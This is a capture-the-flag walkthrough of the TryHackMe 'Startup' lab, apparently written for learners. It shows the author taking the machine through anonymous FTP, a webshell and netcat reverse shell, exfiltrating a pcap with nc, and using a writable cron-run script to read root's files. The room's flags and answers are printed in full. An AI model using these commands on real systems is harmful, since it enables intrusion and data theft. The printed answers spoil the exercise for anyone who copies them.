TryHackMe: Startup WalkThrough
TryHackMe: Startup WalkThrough

Room: https://tryhackme.com/room/startup
Recon
Standard scan ports via nmap
└──╼ #nmap -sC -sV -vv 10.10.45.70PORT STATE SERVICE REASON VERSION21/tcp open ftp syn-ack ttl 63 vsftpd 3.0.3| ftp-anon: Anonymous FTP login allowed (FTP code 230)| drwxrwxrwx 2 65534 65534 4096 Nov 12 2020 ftp [NSE: writeable]| -rw-r--r-- 1 0 0 251631 Nov 12 2020 important.jpg|_-rw-r--r-- 1 0 0 208 Nov 12 2020 notice.txt| ftp-syst: | STAT: | FTP server status:| Connected to 10.9.102.33| Logged in as ftp| TYPE: ASCII| No session bandwidth limit| Session timeout in seconds is 300| Control connection is plain text| Data connections will be plain text| At session startup, client count was 4| vsFTPd 3.0.3 - secure, fast, stable|_End of status22/tcp open ssh syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)| ssh-hostkey: | 2048 b9a60b841d2201a401304843612bab94 (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDAzds8QxN5Q2TsERsJ98huSiuasmToUDi9JYWVegfTMV4Fn7t6/2ENm/9uYblUv+pLBnYeGo3XQGV23foZIIVMlLaC6ulYwuDOxy6KtHauVMlPRvYQd77xSCUqcM1ov9d00Y2y5eb7S6E7zIQCGFhm/jj5ui6bcr6wAIYtfpJ8UXnlHg5f/mJgwwAteQoUtxVgQWPsmfcmWvhreJ0/BF0kZJqi6uJUfOZHoUm4woJ15UYioryT6ZIw/ORL6l/LXy2RlhySNWi6P9y8UXrgKdViIlNCun7Cz80Cfc16za/8cdlthD1czxm4m5hSVwYYQK3C7mDZ0/jung0/AJzl48X1| 256 ec13258c182036e6ce910e1626eba2be (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOKJ0cuq3nTYxoHlMcS3xvNisI5sKawbZHhAamhgDZTM989wIUonhYU19Jty5+fUoJKbaPIEBeMmA32XhHy+Y+E=| 256 a2ff2a7281aaa29f55a4dc9223e6b43f (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPnFr/4W5WTyh9XBSykso6eSO6tE0Aio3gWM8Zdsckwo80/tcp open http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))| http-methods: |_ Supported Methods: GET HEAD POST OPTIONS|_http-title: Maintenance|_http-server-header: Apache/2.4.18 (Ubuntu)Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
We see FTP with anonymous login, SSH on port 22 and web server on port 80.
Let’s run Dirb, and look at the FTP.
└──╼ #lftp -u Anonymous 10.10.45.70Password: lftp Anonymous@10.10.45.70:~> ls drwxrwxrwx 2 65534 65534 4096 Nov 12 2020 ftp-rw-r--r-- 1 0 0 251631 Nov 12 2020 important.jpg-rw-r--r-- 1 0 0 208 Nov 12 2020 notice.txtlftp Anonymous@10.10.45.70:/> cat notice.txtWhoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents from our website will think we are a joke! Now I dont know who it is, but Maya is looking pretty sus.208 bytes transferredlftp Anonymous@10.10.45.70:/> mget ftp important.jpg notice.txt mget: Access failed: 550 Failed to open file. (ftp)251839 bytes transferred Transfer of 1 of 3 files failedlftp Anonymous@10.10.45.70:/> cd ftplftp Anonymous@10.10.45.70:/ftp> lslftp Anonymous@10.10.45.70:/ftp> exit
└──╼ #dirb http://10.10.45.70/ -w /usr/share/wordlists/dirb/common.txt ---- Scanning URL: http://10.10.45.70/ ----==> DIRECTORY: http://10.10.45.70/files/ + http://10.10.45.70/index.html (CODE:200|SIZE:808) + http://10.10.45.70/server-status (CODE:403|SIZE:276)

Website

Website /files
FTP directory is public via web interface. Greate, lets try upload webshell.

Welcome to shell
└──╼ #nc -lvnp 1234listening on [any] 1234 ...connect to [10.9.102.33] from (UNKNOWN) [10.10.45.70] 38436Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux 20:55:49 up 27 min, 0 users, load average: 0.00, 0.00, 0.00USER TTY FROM LOGIN@ IDLE JCPU PCPU WHATuid=33(www-data) gid=33(www-data) groups=33(www-data)/bin/sh: 0: can't access tty; job control turned off$ whoamiwww-data$ pwd/$ ls -alltotal 100drwxr-xr-x 25 root root 4096 Sep 11 20:28 .drwxr-xr-x 25 root root 4096 Sep 11 20:28 ..drwxr-xr-x 2 root root 4096 Sep 25 2020 bindrwxr-xr-x 3 root root 4096 Sep 25 2020 bootdrwxr-xr-x 16 root root 3560 Sep 11 20:28 devdrwxr-xr-x 96 root root 4096 Nov 12 2020 etcdrwxr-xr-x 3 root root 4096 Nov 12 2020 homedrwxr-xr-x 2 www-data www-data 4096 Nov 12 2020 incidentslrwxrwxrwx 1 root root 33 Sep 25 2020 initrd.img -> boot/initrd.img-4.4.0-190-genericlrwxrwxrwx 1 root root 33 Sep 25 2020 initrd.img.old -> boot/initrd.img-4.4.0-190-genericdrwxr-xr-x 22 root root 4096 Sep 25 2020 libdrwxr-xr-x 2 root root 4096 Sep 25 2020 lib64drwx------ 2 root root 16384 Sep 25 2020 lost+founddrwxr-xr-x 2 root root 4096 Sep 25 2020 mediadrwxr-xr-x 2 root root 4096 Sep 25 2020 mntdrwxr-xr-x 2 root root 4096 Sep 25 2020 optdr-xr-xr-x 129 root root 0 Sep 11 20:27 proc-rw-r--r-- 1 www-data www-data 136 Nov 12 2020 recipe.txtdrwx------ 4 root root 4096 Nov 12 2020 rootdrwxr-xr-x 25 root root 920 Sep 11 20:58 rundrwxr-xr-x 2 root root 4096 Sep 25 2020 sbindrwxr-xr-x 2 root root 4096 Nov 12 2020 snapdrwxr-xr-x 3 root root 4096 Nov 12 2020 srvdr-xr-xr-x 13 root root 0 Sep 11 20:27 sysdrwxrwxrwt 7 root root 4096 Sep 11 21:03 tmpdrwxr-xr-x 10 root root 4096 Sep 25 2020 usrdrwxr-xr-x 2 root root 4096 Nov 12 2020 vagrantdrwxr-xr-x 14 root root 4096 Nov 12 2020 varlrwxrwxrwx 1 root root 30 Sep 25 2020 vmlinuz -> boot/vmlinuz-4.4.0-190-genericlrwxrwxrwx 1 root root 30 Sep 25 2020 vmlinuz.old -> boot/vmlinuz-4.4.0-190-generic$ cat recipe.txtSomeone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.
Privilege Escalation
Lets try python for shell :)
$ python -c "import pty;pty.spawn('/bin/bash')"www-data@startup:/$www-data@startup:/$ cd inc cd incidents/www-data@startup:/incidents$ ls -allls -alltotal 40drwxr-xr-x 2 www-data www-data 4096 Nov 12 2020 .drwxr-xr-x 25 root root 4096 Sep 11 20:28 ..-rwxr-xr-x 1 www-data www-data 31224 Nov 12 2020 suspicious.pcapng
Interesting pcap file of a network probes. We need to download this file to our computer. Let’s run a new nc
└──╼ #nc -lvp 4321 > pcap.pcap
Let’s send data to this lisener
www-data@startup:/incidents$ nc 10.9.102.33 4321 < suspicious.pcapng
Open wireshark and analyze the pcap file.
└──╼ #wireshark pcap.pcap

Open Statistics > Protocol Hierarchy

Interesting, linux data. Set a filter on this data.

And open TCP stream (right click > Flow > TCP stream)

Hmm we have a password: c4ntg3t3n0ughsp1c3
Let’s find server users
www-data@startup:/incidents$ cd /homecd /homewww-data@startup:/home$ lslslennie
└──╼ #ssh lennie@10.10.45.70lennie@10.10.45.70's password: Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage44 packages can be updated.30 updates are security updates.The programs included with the Ubuntu system are free software;the exact distribution terms for each program are described in theindividual files in /usr/share/doc/*/copyright.Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted byapplicable law.$ ls -alltotal 24drwx------ 5 lennie lennie 4096 Sep 11 21:37 .drwxr-xr-x 3 root root 4096 Nov 12 2020 ..drwx------ 2 lennie lennie 4096 Sep 11 21:37 .cachedrwxr-xr-x 2 lennie lennie 4096 Nov 12 2020 Documentsdrwxr-xr-x 2 root root 4096 Nov 12 2020 scripts-rw-r--r-- 1 lennie lennie 38 Nov 12 2020 user.txt$ cat user.txtTHM{03ce3d619b80ccbfb3b7fc81e46c0e79}$ cd scripts$ ls -alltotal 16drwxr-xr-x 2 root root 4096 Nov 12 2020 .drwx------ 5 lennie lennie 4096 Sep 11 21:37 ..-rwxr-xr-x 1 root root 77 Nov 12 2020 planner.sh-rw-r--r-- 1 root root 1 Sep 11 21:39 startup_list.txt$ cat planner.sh#!/bin/bashecho $LIST > /home/lennie/scripts/startup_list.txt/etc/print.sh$ cat startup_list.txt$ cat /etc/print.sh#!/bin/bashecho "Done!"$ ls -all /etc/print.sh-rwx------ 1 lennie lennie 25 Nov 12 2020 /etc/print.sh$ echo "cp /root/* /home/lennie" >> /etc/print.sh$ ./planner.sh$ cd ..$ lsDocuments root.txt scripts user.txt$ cat root.txtTHM{f963aaa6a430f210222158ae15c3d76d}
Answers
**What is the secret spicy soup recipe? **love
**What are the contents of user.txt? **THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
**What are the contents of root.txt? **THM{f963aaa6a430f210222158ae15c3d76d}